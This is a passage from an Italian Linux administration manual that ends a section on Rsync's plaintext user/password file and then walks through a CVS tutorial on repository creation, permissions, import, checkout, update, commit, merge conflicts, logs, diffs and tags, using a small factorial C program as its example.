L'esempio mostra la descrizione del modulo '**`pippo`**' all'interno di un file di configurazione che potrebbe contenerne anche altri. In pratica, gli utenti che Rsync identifica come '**`caio`**' e '**`semproni`**', possono scrivere all'interno della directory '`/opt/pippo/`', generando eventualmente anche delle sottodirectory, utilizzando i privilegi dell'utente e del gruppo '**`tizio`**' (secondo quanto definito dal sistema operativo di quell'elaboratore). Il file delle parole d'ordine necessario a identificare gli utenti '**`caio`**' e '**`semproni`**' è '`/etc/rsyncd.secrets`'.

171.2.8 File degli utenti e delle parole d'ordine secondo Rsync

Quando si utilizza Rsync come servente e si richiede una forma di autenticazione agli utenti che accedono, è necessario predisporre un file di testo contenente dei record secondo la sintassi seguente:

nome_utente : *parola_d'ordine_in_chiaro*

Dal momento che il file viene letto da Rsync con i privilegi dell'utente '**`root`**', è sufficiente che questo file abbia il permesso di lettura per l'amministratore del sistema.

Rsync non stabilisce quale sia la collocazione e il nome di questo file; è il parametro '**`secrets file`**' del file di configurazione a definirlo volta per volta. In generale, nella documentazione originale si fa l'esempio del file '`/etc/rsyncd.secrets`'. L'esempio seguente mostra il caso degli utenti '**`caio`**' e '**`semproni`**', a cui sono state abbinate rispettivamente le parole d'ordine '**`tazza`**' e '**`ciao`**'.

```
caio:tazza
semproni:ciao
```

È bene ribadire che questo file non ha alcun nesso con il file '`/etc/passwd`' (né con '`/etc/shadow`'). Gli utenti di Rsync possono non essere stati registrati (nel modo consueto) nell'elaboratore presso cui accedono.

Parte xxxiii

Lavoro di gruppo

CVS: introduzione

CVS è letteralmente un sistema di controllo delle versioni di un progetto legato alla produzione e alla modifica di file. In pratica, permette a un gruppo di persone di lavorare simultaneamente sullo stesso gruppo di file (generalmente si tratta di sorgenti di un programma), mantenendo il controllo dell'evoluzione delle modifiche che vengono apportate. Per attuare questo obiettivo, il sistema CVS mantiene un deposito centrale (*repository*) dal quale i collaboratori di un progetto possono ottenere una copia di lavoro. I collaboratori modificano i file della loro copia di lavoro e sottopongono le loro modifiche al sistema CVS che le integra nel deposito.

Il compito di un sistema CVS non si limita a questo; per esempio è sempre possibile ricostruire la storia delle modifiche apportate a un gruppo di file, oltre a essere anche possibile ottenere una copia che faccia riferimento a una versione passata di quel lavoro.

172.1 Logica di funzionamento

Il sistema CVS si basa su un deposito, o *repository*, contenente le informazioni sullo svolgimento di uno o più progetti gestiti da uno o più gruppi di persone. Questo deposito è costituito evidentemente da una directory che si sviluppa in una gerarchia più o meno complessa, in base alla struttura di ciò che si vuole amministrare. Parallelamente, ogni collaboratore deve riprodurre un'immagine della parte di progetto di suo interesse e sulla quale intende intervenire attraverso delle modifiche; anche questa immagine personale viene inserita in una directory a cui quell'utente può avere accesso.

Il deposito CVS e la copia di un collaboratore possono risiedere nello stesso file system, eventualmente esteso attraverso la rete con il protocollo NFS, oppure possono trovarsi all'interno di nodi di rete differenti e in tal caso la gestione del deposito deve avvenire attraverso un servente CVS.

Nella parte iniziale di questo capitolo verrà affrontato il problema della gestione del sistema CVS immaginando che il deposito e le copie dei collaboratori risiedano sempre nello stesso file system.

172.1.1 Deposito CVS

Come accennato, il deposito CVS è una directory che si articola in qualche modo. La sua posizione iniziale nel file system è la *radice del deposito* e normalmente si utilizza la variabile di ambiente '**`CVSROOT`**' per indicarla in modo predefinito ai comandi di CVS. All'interno dello stesso file system possono essere ospitati diversi depositi CVS in posizioni differenti. La variabile '**`CVSROOT`**' va impostata da ogni collaboratore in modo da puntare al deposito contenente i file del progetto a cui si intende collaborare.

All'interno di un deposito si possono articolare diverse directory, con la loro struttura, riferite a uno stesso progetto o a progetti differenti, che possono articolarsi in sottoprogetti a seconda delle necessità. Nella terminologia di CVS, questi progetti sono dei *moduli*. La figura 172.1 mostra un esempio di come potrebbe essere collocata e strutturata la gerarchia di un deposito; in particolare, tutti i nomi che si vedono sono delle directory.

Figura 172.1. Struttura di un deposito CVS.

```
/var/
  |
  |-- radice-cvs/
  |     |
  :     |-- CVSROOT/
        |         (directory amministrativa)
        |
        |-- esercizi/
        |     |    (modulo «esercizi»)
        :     |
              |-- basic/
              |    (modulo «esercizi/basic»)
              |
              |-- c/
              |    (modulo «esercizi/c»)
              |
              |-- pascal/
              |    (modulo «esercizi/pascal»)
              :
```

È importante osservare subito la presenza della directory '`CVSROOT/`'. Si tratta di un contenitore di file amministrativi gestiti dal sistema CVS; come si vede, discende immediatamente dalla radice del deposito che nell'esempio mostrato nella figura corrisponde al percorso '`/var/radice-cvs/`'. Purtroppo, la variabile di ambiente che punta al percorso della radice ha lo stesso nome, '**`CVSROOT`**', cosa che può creare un po' di confusione inizialmente.

172.1.2 Copia personale dei collaboratori

Il collaboratore che intende partecipare allo sviluppo di un modulo (o di un sottomodulo), riproduce una copia di questo a partire da una sua directory di lavoro. La figura 172.2 mostra il caso dell'utente '**`tizio`**' che possiede una copia del modulo '**`esercizi/pascal`**' (e non degli altri) a partire dalla propria directory personale.

Figura 172.2. Esempio di struttura della copia di un modulo appartenente a un collaboratore.

```
~tizio/
  |
  |-- esercizi/
  |     |
  :     |-- CVS/
        |     (directory amministrativa)
        |
        |-- pascal/
        |     |
        :     |-- CVS/
              |    (directory amministrativa)
              |
              |-- BSort.pas
              |-- BSort2.pas
              :    (sorgenti pascal da sviluppare)
              :
```

Se invece il collaboratore partecipasse a tutto il modulo '**`esercizi`**', la sua struttura sarebbe completata degli altri sottomoduli, compresi i file contenuti direttamente dalla directory '`esercizi/`', ammesso che ce ne siano.

172.1.3 Fasi essenziali del lavoro di gruppo

Quando un collaboratore ha riprodotto la propria copia di lavoro del modulo di suo interesse, può apportare le modifiche che ritiene opportune nei file e quindi dovrebbe fare in modo di aggiornare anche il deposito generale. A questo proposito conviene distinguere le fasi seguenti:

1. modifica dei file;
2. aggiornamento della copia locale;
3. sistemazione dei conflitti;
4. invio delle modifiche al deposito.

Il senso di questi passaggi è abbastanza semplice: il collaboratore che modifica qualcosa, prima di sottoporre le modifiche al sistema di gestione del deposito, deve verificare che nel frattempo qualcun altro non sia intervenuto negli stessi file; se CVS riesce a sistemare le cose, bene, altrimenti occorre rimediare manualmente ai conflitti che si sono creati.

Per tenere traccia degli interventi dei singoli collaboratori, CVS gestisce un numero di *revisione* indipendente per ogni file amministrato.

172.1.4 Revisione

Un progetto, come per esempio la realizzazione di un programma, può essere composto da diversi file. Una volta giunti a uno stadio conclusivo del progetto, gli si può attribuire un numero di versione, come si è abituati di solito. CVS, per tenere traccia delle variazioni apportate ai singoli file, abbina loro un numero di *revisione* che non ha nulla a che fare con il numero di versione del progetto, tanto che generalmente viene ignorato. La numerazione della revisione è articolata in modo piuttosto complesso, come '**`1.1`**', '**`1.2`**',... o anche '**`1.1.1.1`**', '**`1.1.1.2`**',... oppure anche a livelli ancora più dettagliati.

172.2 Creazione e gestione di un progetto in pratica

Data la complessità del meccanismo di gestione del sistema CVS, conviene vedere subito il procedimento per la creazione di un deposito CVS e l'interazione con questo. Si vuole creare un deposito contenente una serie di esempi di programmazione di vari linguaggi, da usare come soluzione per degli esercizi da dare agli studenti di un corso di studio. Alcuni professori lavorano assieme per modificare o estendere il gruppo di esercizi; in particolare, gli utenti '**`tizio`**' e '**`caio`**' lavorano assieme per lo sviluppo degli esempi e delle soluzioni in linguaggio C. È chiaro che si vuole riprendere quanto mostrato già nelle figure 172.1 e 172.2.

172.2.1 Collocazione e creazione del deposito

La prima cosa da fare è decidere dove debba essere collocato il deposito CVS per la gestione di questi esercizi. Per la precisione occorre stabilire la posizione della radice del deposito. Il percorso di questa deve poi essere indicato nella variabile di ambiente '**`CVSROOT`**', in modo da facilitare la composizione dei comandi CVS. Per comodità si suppone che sia l'utente '**`root`**' a creare il deposito; questo verrà messo a partire dalla directory '`/var/radice-cvs/`'.

```
# CVSROOT=/var/radice-cvs
```

```
# export CVSROOT
```

Dopo aver predisposto la variabile di ambiente, l'utente '**`root`**' può creare il deposito con il comando seguente:

```
# cvs init
```

Si otterrà la creazione della directory '`/var/radice-cvs/`' e di '`/var/radice-cvs/CVSROOT/`', all'interno della quale si troveranno collocati già una serie di file amministrativi.

172.2.2 Gruppo di lavoro e sistemazione dei permessi

Se è l'utente '**`root`**' che crea il deposito, le directory e i file relativi apparterranno a lui e al suo gruppo. Gli utenti che intendono collaborare ai progetti da gestire all'interno di questo deposito devono avere i permessi necessari a creare e modificare alcuni file amministrativi contenuti all'interno di '`/var/radice-cvs/CVSROOT/`', inoltre dovranno poter alterare i file delle altre directory.

La regolazione dei permessi di un deposito CVS è un problema delicato e poco documentato. Probabilmente è conveniente la creazione di un gruppo apposito; in questo caso si opta per il nome '**`esercizi`**'. Per la creazione di questo si può intervenire manualmente nel file '`/etc/group`', oppure si possono utilizzare altri strumenti, a seconda di come è organizzato il proprio sistema.

```
# groupadd esercizi
```

Successivamente occorre aggregare al gruppo gli utenti che partecipano allo sviluppo del progetto. Di solito si interviene manualmente nel file, come nell'esempio seguente.

```
esercizi:x:901:tizio,caio
```

Infine, occorre cominciare a modificare la proprietà e i permessi delle directory e dei file amministrativi del deposito appena creato.

```
# chgrp -R esercizi /var/radice-cvs
```

Se si ritiene che gli utenti estranei al gruppo non debbano accedere in alcun modo al deposito, si possono togliere tutti i permessi per gli utenti che non siano né i proprietari, né appartengano al gruppo:

```
# chmod -R o-rwx /var/radice-cvs
```

172.2.3 Ambiente dei collaboratori

Così come l'utente che crea il deposito, anche gli altri utenti che collaborano a un progetto devono predisporre la variabile di ambiente '**`CVSROOT`**', in modo che punti alla radice del deposito con il quale intendono operare. L'esempio seguente riguarda '**`tizio`**'.

```
tizio:~$ CVSROOT=/var/radice-cvs
```

```
tizio:~$ export CVSROOT
```

Se ci si dimentica di farlo, quando si utilizza un comando di CVS tra quelli che ne hanno bisogno, si ottiene una segnalazione di errore del tipo:

```
No CVSROOT specified!  Please use the '-d' option
or set the CVSROOT environment variable.
```

che invita a predisporre tale variabile, oppure a utilizzare l'opzione '**`-d`**' che verrà descritta in seguito.

172.2.4 Inserimento dei moduli nel deposito

Per cominciare la gestione di un progetto attraverso CVS, si parte generalmente da qualcosa che è già stato iniziato in qualche modo, senza CVS, inserendolo in un deposito già esistente. Questo lo fa uno dei collaboratori che ha i permessi per modificare la directory radice del deposito. La directory corrente nel momento in cui si esegue l'operazione, detta di «importazione», deve essere quella a partire dalla quale si articolano i file e le directory del materiale da inserire nel deposito.

```
tizio:~$ cd /tmp/eserciziario
```

Si suppone che la directory '`/tmp/eserciziario/`' contenga le sottodirectory degli esempi di programmazione di alcuni linguaggi.

```
tizio:/tmp/eserciziario$ cvs import ↵
↪-m "Importazione dei sorgenti iniziali" ↵
↪esercizi esercitazioni inizio
```

Il comando di importazione è un po' complesso:

- la parola chiave '**`import`**' serve a richiedere l'importazione del contenuto della directory corrente nel deposito stabilito dal percorso indicato nella variabile di ambiente '**`CVSROOT`**', o in quello specificato con l'opzione '**`-d`**', che in questo caso non è stata usata (se necessario, va usata prima della parola chiave '**`import`**');
- l'opzione '**`-m`**', assieme al suo argomento, serve a descrivere l'operazione;
- l'argomento successivo, '**`esercizi`**', serve a definire la collocazione dei file da importare all'interno del deposito, in questo caso si tratta della directory '`/var/radice-cvs/esercizi/`';
- gli ultimi due argomenti sono obbligatori, anche se potrebbero non avere significato per il lavoro che si fa; si tratta del «venditore» (*vendor*) e del rilascio (*release*).

Il comando dovrebbe generare una serie di messaggi che confermano l'importazione. Le voci che appaiono precedute da una lettera '**`N`**' confermano l'inserimento del file corrispondente (la lettera '**`L`**' si riferisce a collegamenti simbolici, che comunque vengono perduti).

```
cvs import: Importing /var/radice-cvs//esercizi/c
N esercizi/c/dimensione_variabili.c
N esercizi/c/somma.c
N esercizi/c/somma2.c
N esercizi/c/bsort.c
    ...
cvs import: Importing /var/radice-cvs//esercizi/basic
N esercizi/basic/somma.bas
L esercizi/basic/somma.TEXT
N esercizi/basic/moltiplica.bas
L esercizi/basic/moltiplica.TEXT
N esercizi/basic/dividi.bas
    ...
cvs import: Importing /var/radice-cvs//esercizi/pascal
N esercizi/pascal/CiaoMondo.pas
N esercizi/pascal/Nulla.pas
N esercizi/pascal/Dividi.pas
```

```
N esercizi/pascal/Exp.pas
    ...

No conflicts created by this import
```

Se non dovesse essere fornita la descrizione dell'operazione attraverso l'opzione '**-m**', verrebbe avviato un programma per la modifica di file di testo, generalmente VI, con il quale si verrebbe costretti a fornire tale indicazione.

```
CVS: ----------------------------------------------------------------------
CVS: Enter Log.  Lines beginning with 'CVS:' are removed automatically
CVS:
CVS: ----------------------------------------------------------------------
Importazione dei sorgenti iniziali
```

Il risultato dell'importazione è la creazione della directory '`/var/radice-cvs/esercizi/`' e di altre sottodirectory in base a quanto contenuto nella directory corrente nel momento dell'avvio del comando. Volendo dare un'occhiata, si può osservare che i file non sono copiati semplicemente: il contenuto e il loro nome viene modificato. Per esempio, se all'inizio c'era il file '`/tmp/eserciziario/c/fatt.c`', nel deposito si trova il file '`/var/radice-cvs/esercizi/c/fatt.c,v`', che contiene tutte le informazioni sul suo stato iniziale. Quello che segue è l'esempio di ciò che potrebbe contenere.

```
head     1.1;
branch   1.1.1;
access   ;
symbols  inizio:1.1.1.1 esercitazioni:1.1.1;
locks    ; strict;
comment  @ * @;


1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches 1.1.1.1;
next     ;

1.1.1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches ;
next     ;


desc
@@



1.1
log
@Initial revision
@
text
@/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {
```

```
    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
}

@


1.1.1.1
log
@Importazione dei sorgenti iniziali
@
text
@@
```

172.2.5 Permessi dei moduli

Le directory di ciò che è stato inserito nel deposito sono dei moduli, secondo la terminologia di CVS. Quindi, '`esercizi/`' è un modulo, ma anche '`esercizi/c/`' è un modulo, benché di livello inferiore. Nel momento in cui vengono create le directory, con i file relativi, questi acquisiscono la proprietà dell'utente che ha eseguito il comando di importazione; se si vuole che i dati siano accessibili anche ad altri utenti collaboratori, occorre modificare qualcosa. Per esempio si può attribuire a questi file e directory il gruppo definito inizialmente per l'accesso alla directory amministrativa '`CVSROOT/`', oppure si può scindere la gestione del progetto in modo da individuare dei sottogruppi competenti per i sottomoduli rispettivi (il sottogruppo che si occupa del linguaggio C, quello che segue il Pascal e quello che segue il Basic). Per semplificare le cose si concede a tutti i collaboratori di agire su tutto il modulo '`esercizi/`'.

```
# chgrp -R esercizi /var/radice-cvs/esercizi
```

Volendo, si può anche impedire agli utenti estranei di accedere in qualunque modo a questi file:

```
# chmod -R o-rwx /var/radice-cvs/esercizi
```

Dato questo tipo di impostazione, prima di iniziare a fare qualunque cosa, gli utenti che collaborano alla gestione di questi moduli dovrebbero inserirsi nel gruppo stabilito:

```
$ newgrp esercizi
```

172.2.6 Prelievo della copia di lavoro

L'utente '**`tizio`**', quando decide di mettersi a lavorare sugli esercizi in linguaggio C può farsi una copia locale del modulo '`esercizi/c/`', lasciando stare tutto il resto.

```
$ cd
```

La prima cosa che deve fare è spostarsi nella directory a partire dalla quale vuole copiare ciò che gli serve; per esempio potrebbe essere la sua directory personale, come mostrato.

```
tizio:~$ cvs checkout esercizi/c
```

Con questo comando richiede di prelevare il modulo '`esercizi/c/`', che gli viene inserito a partire dalla directory corrente. Da questo momento, '**`tizio`**' può cominciare a modificare i file.

```
cvs checkout: Updating esercizi/c
U esercizi/c/bsort.c
U esercizi/c/bsort2.c
    ...
U esercizi/c/fatt.c
U esercizi/c/fatt2.c
    ...
```

I file trasferiti con successo vengono indicati con la lettera '**`U`**' (*update*) all'inizio della voce corrispondente.

Nelle sezioni seguenti si suppone che anche '**`caio`**' faccia la stessa cosa, mettendosi a lavorare anche lui sui sorgenti in linguaggio C.

172.2.7 Aggiornamento e invio delle modifiche nel deposito

Supponiamo che sia '**`tizio`**' che '**`caio`**' si mettano a lavorare sullo stesso file: '`esercizi/c/fatt.c`'.

```
/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main( int argc, char *argv[] ) {
```

```
    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
}
```

L'utente '**caio**', per conto suo, ritiene che il file ha troppi commenti e decide di togliere un po' di cornicette che secondo lui sono superflue. In qualche modo invia l'aggiornamento al deposito CVS, mentre '**tizio**' modifica l'istruzione di visualizzazione del risultato nella sua copia:

```
    printf( "%d! = %d\n", x, z );
```

diventa

```
    printf( "Il fattoriale di %d e' %d\n", x, z );
```

L'utente '**tizio**', prima di inviare il suo aggiornamento al deposito, cerca di allineare la sua copia del modulo '`esercizi/c/`' con le modifiche eventuali che fossero state apportate da altri (guarda caso '**caio**' ha proprio modificato lo stesso file).

```
tizio:~$ cvs update esercizi/c
```

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.1.1.1
retrieving revision 1.2
Merging differences between 1.1.1.1 and 1.2 into fatt.c
M esercizi/c/fatt.c
```

In qualche modo, il sistema CVS riesce ad aggiornare il file '`esercizi/c/fatt.c`' senza perdere le modifiche fatte da '**tizio**', che così può inviare le sue modifiche al deposito.

```
tizio:~$ cvs commit ↩
↪-m "Modifica della visualizzazione del risultato" ↩
↪esercizi/c/fatt.c
```

```
Checking in esercizi/c/fatt.c;
/var/radice-cvs/esercizi/c/fatt.c,v  <--  fatt.c
new revision: 1.3; previous revision: 1.2
done
```

Così, alla fine, il file '`esercizi/c/fatt.c`' giunge alla sua revisione 1.3 (la 1.2 era quella delle modifiche fatte da '**caio**'), con il contenuto che si può vedere di seguito:

```
/* fatt <x>                                                        */
/* Fattoriale.                                                     */

#include <stdio.h>

/* fatt ( <x> )                                                    */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }
```

```
    return x;
}

/* Inizio del programma.                                           */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "Il fattoriale di %d e’ %d\n", x, z );
}
```

Volendo si può anche verificare la situazione del file attraverso il comando ‘**`cvs status`**’.

tizio:~$ **`cvs status esercizi/c/fatt.c`**

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.3     Wed Jan 27 21:09:43 1999
   Repository revision: 1.3     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

172.2.8 Conflitti tra le modifiche dei collaboratori

CVS fa quello che può nel cercare di mettere assieme le modifiche apportate da altri all’interno di file in corso di modifica da parte di un certo utente. A parte le abilità di CVS, occorre vedere poi se queste modifiche possono realmente convivere assieme. Ci sono comunque situazioni in cui CVS non sa cosa fare. A questo proposito, si suppone che gli utenti ‘**`tizio`**’ e ‘**`caio`**’ si mettano a lavorare sulla stessa riga del sorgente ‘`esercizi/c/fatt.c`’, quella dell’istruzione ‘**`printf`**’. ‘**`caio`**’ vuole l’istruzione

```
    printf( "fatt(%d) = %d\n", x, z );
```

mentre ‘**`tizio`**’ ci ripensa e la modifica ancora in

```
    printf( "factorial(%d) = %d\n", x, z );
```

Ancora una volta, ‘**`caio`**’ è più rapido e riesce ad aggiornare il deposito. Di conseguenza ‘**`tizio`**’ deve aggiornare la propria copia prima di trasmettere la sua modifica.

tizio:~$ **`cvs update esercizi/c`**

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.3
retrieving revision 1.4
Merging differences between 1.3 and 1.4 into fatt.c
rcsmerge: warning: conflicts during merge
cvs update: conflicts found in esercizi/c/fatt.c
C esercizi/c/fatt.c
```

Come si vede dal messaggio ottenuto, la fusione dell’aggiornamento crea dei problemi e occorre intervenire a mano nel file. Nella parte finale del file si osservano le righe evidenziate dai simboli ‘**`<<<<<<<`**’ e ‘**`>>>>>>>`**’.

```
    ...
/* Inizio del programma.                                             */
int main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

<<<<<<< fatt.c
    printf( "factorial(%d) = %d\n", x, z );
=======
    printf( "fatt(%d) = %d\n", x, z );
>>>>>>> 1.4
}
```

Il significato si intuisce: per raggiungere la revisione 1.4 occorrerebbe sostituire la riga

```
    printf( "factorial(%d) = %d\n", x, z );
```

scritta da '**tizio**', con la riga

```
    printf( "fatt(%d) = %d\n", x, z );
```

che è contenuta nella revisione pubblicata attualmente nel deposito. '**tizio**' deve scegliere, modificando il file in un modo o nell'altro.

Ogni volta che si esegue un aggiornamento e questo va ad alterare dei file che erano in corso di modifica da parte dell'utente, CVS crea una copia di sicurezza il cui nome inizia con il prefisso '**.#**' e termina con il numero del rilascio. Avendo subito per due volte un aggiornamento del genere, '**tizio**' ne ha due, riferiti entrambi al solito '`esercizi/c/fatt.c`'. Si tratta di: '`.#fatt.c.1.1.1.1`' e '`.#fatt.c.1.3`'.

172.2.9 Situazione di un file

Si è accennato alla possibilità di verificare la situazione di un file; se '**tizio**' richiede la situazione del file '`esercizi/c/fatt.c`' dopo quanto è stato descritto nella sezione precedente, gli viene ricordato che il file deve essere sistemato.

```
tizio:~$ cvs status esercizi/c/fatt.c
```

```
===================================================================
File: fatt.c            Status: File had conflicts on merge

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

Segue l'elenco delle definizioni con cui può essere descritto lo stato di un file:

'**Up-to-date**'	il file è allineato all'ultima revisione presente nel deposito;
'**Locally Modified**'	il file è stato modificato localmente e non ancora inviato al deposito;
'**Locally Added**'	il file è stato aggiunto localmente ma non è ancora stato trasmesso al deposito;
'**Locally Removed**'	il file è stato eliminato localmente ma non è ancora stato comunicato al deposito;
'**Needs Checkout**'	nel deposito è presente una revisione più recente per la quale è richiesto un prelievo (attraverso '**cvs update**');

'**Needing Patch**'	nel deposito è presente una revisione più recente;
'**Needs Merge**'	nel deposito è presente una revisione più recente, mentre anche la copia locale è stata modificata nel frattempo;
'**File had conflicts on merge**'	è stata fatta una fusione tra un aggiornamento proveniente dal deposito e un file che nel frattempo era già stato modificato localmente in modo incompatibile;
'**Unknown**'	quando CVS non sa nulla sul file in questione.

Supponendo che '**tizio**' modifichi il file in modo da accettare le modifiche apportate da '**caio**', la sua copia diventa istantaneamente allineata alla revisione ufficiale contenuta nel deposito.

```
tizio:~$ cvs status esercizi/c/fatt.c
```

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

172.2.10 Aggiunta ed eliminazione di file

L'aggiunta e l'eliminazione di un file all'interno di una copia locale, non hanno effetto nel deposito CVS se non vengono usati i comandi appositi: '**cvs add**' e '**cvs remove**'. Supponendo che l'utente '**tizio**' voglia togliere di mezzo il file 'esercizi/c/fatt2.c', dovrebbe prima eliminarlo dalla sua copia di lavoro,

```
tizio:~$ rm esercizi/c/fatt2.c
```

```
tizio:~$ cvs remove esercizi/c/fatt2.c
```

```
cvs remove: scheduling 'esercizi/c/fatt2.c' for removal
cvs remove: use 'cvs commit' to remove this file permanently
```

e quindi dovrebbe estendere la sua azione al deposito CVS:

```
tizio:~$ cvs commit -m "Eliminato fatt2.c che mi sta antipatico" ↩
↪esercizi/c/fatt2.c
```

```
Removing esercizi/c/fatt2.c;
/var/radice-cvs/esercizi/c/fatt2.c,v  <--  fatt2.c
new revision: delete; previous revision: 1.1.1.1
done
```

L'eliminazione del file nel deposito si traduce nella creazione, se necessario, della directory 'Attic/' (la «soffitta») e nel trasferimento del vecchio file 'fatt2.c,v' al suo interno. In questo modo è sempre possibile ottenere una vecchia revisione di questo file, anche se attualmente non viene più usato.

L'inserimento di un nuovo file procede in modo simile. Supponendo che '**tizio**' abbia aggiunto il file 'esercizi/c/fattoriale.c' nella sua copia locale, dovrebbe agire utilizzando i comandi seguenti:

```
tizio:~$ cvs add esercizi/c/fattoriale.c
```

```
cvs add: scheduling file 'esercizi/c/fattoriale.c' for addition
cvs add: use 'cvs commit' to add this file permanently
```

```
tizio:~$ cvs commit -m "Aggiunto fattoriale.c" esercizi/c/fattoriale.c
```

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
done
Checking in esercizi/c/fattoriale.c;
/var/radice-cvs/esercizi/c/fattoriale.c,v  <--  fattoriale.c
initial revision: 1.1
done
```

172.2.11 Evoluzione di un file

In precedenza si è mostrato che il comando '**`cvs status`**' permette di conoscere lo stato attuale di un certo file. Il comando '**`cvs log`**' permette di conoscere la sequenza degli interventi attuati su un certo file. In questa serie di esempi, il file '`esercizi/c/fatt.c`' è stato rimaneggiato più volte:

`tizio:~$` **`cvs log esercizi/c/fatt.c`**

```
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
Working file: esercizi/c/fatt.c
head: 1.4
branch:
locks: strict
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
total revisions: 5;     selected revisions: 5
description:
----------------------------
revision 1.4
date: 1999/01/27 21:31:30;  author: caio;  state: Exp;  lines: +1 -1
Non mi piace il modo di mostrare il risultato
----------------------------
revision 1.3
date: 1999/01/27 21:13:32;  author: tizio;  state: Exp;  lines: +1 -1
Modifica della visualizzazione del risultato
----------------------------
revision 1.2
date: 1999/01/27 21:01:28;  author: caio;  state: Exp;  lines: +0 -7
Eliminati un po' di cornici ai commenti
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Anche i file eliminati possono essere analizzati in questo modo:

`tizio:~$` **`cvs log esercizi/c/fatt2.c`**

```
RCS file: /var/radice-cvs/esercizi/c/Attic/fatt2.c,v
Working file: esercizi/c/fatt2.c
head: 1.2
branch:
locks: strict
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
```

```
total revisions: 3;     selected revisions: 3
description:
----------------------------
revision 1.2
date: 1999/01/28 07:09:52;  author: tizio;  state: dead;  lines: +0 -0
Eliminato fatt2.c che mi sta antipatico
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Infine, anche il file '`esercizi/c/fattoriale.c`' creato da '**`tizio`**', può essere interessante:

tizio:~$ **cvs log esercizi/c/fattoriale.c**

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
Working file: esercizi/c/fattoriale.c
head: 1.1
branch:
locks: strict
access list:
symbolic names:
keyword substitution: kv
total revisions: 1;     selected revisions: 1
description:
----------------------------
revision 1.1
date: 1999/01/28 07:20:56;  author: tizio;  state: Exp;
Aggiunto fattoriale.c
=============================================================================
```

172.2.12 Differenza tra la copia locale e il deposito

Quando si modifica un file nella propria copia locale, prima di inviarlo al deposito conviene verificare il suo stato e se necessario aggiornarlo alla revisione presente nel deposito. Prima di tale aggiornamento è possibile verificare quali siano le differenze tra i due file con il comando '**`cvs diff`**'. Supponendo che '**`tizio`**' abbia modificato il commento iniziale del file '`esercizi/c/fattoriale.c`' (che prima era errato),

tizio:~$ **cvs diff esercizi/c/fattoriale.c**

si potrebbe ottenere il risultato seguente:

```
Index: esercizi/c/fattoriale.c
===================================================================
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
retrieving revision 1.1
diff -r1.1 fattoriale.c
1c1
< /* fatt <x>                                                      */
---
> /* fattoriale <x>                                                */
```

172.2.13 Etichettare un modulo intero

Come si è visto, ogni file viene seguito da CVS con una propria numerazione di revisione. Quando è necessario etichettare in qualche modo un gruppo di file per poterli identificare in seguito, ognuno alla revisione in cui si trovava, si utilizza il comando '**`cvs tag`**' oppure '**`cvs rtag`**'. Per esempio, l'utente '**`tizio`**' potrebbe decidere di attribuire il nome '**`c-1`**' alla situazione attuale del modulo '`esercizi/c/`'.

```
tizio:~$ cvs tag c-1 esercizi/c/
```

```
cvs tag: Tagging esercizi/c
T esercizi/c/bsort.c
T esercizi/c/bsort2.c
    ...
T esercizi/c/fatt.c
T esercizi/c/fattoriale.c
    ...
```

Il responso che si ottiene è abbastanza chiaro: vengono elencati tutti i file a cui è stata attribuita l'etichetta '**`c-1`**'. (la lettera '**`T`**' sta per *tag*).

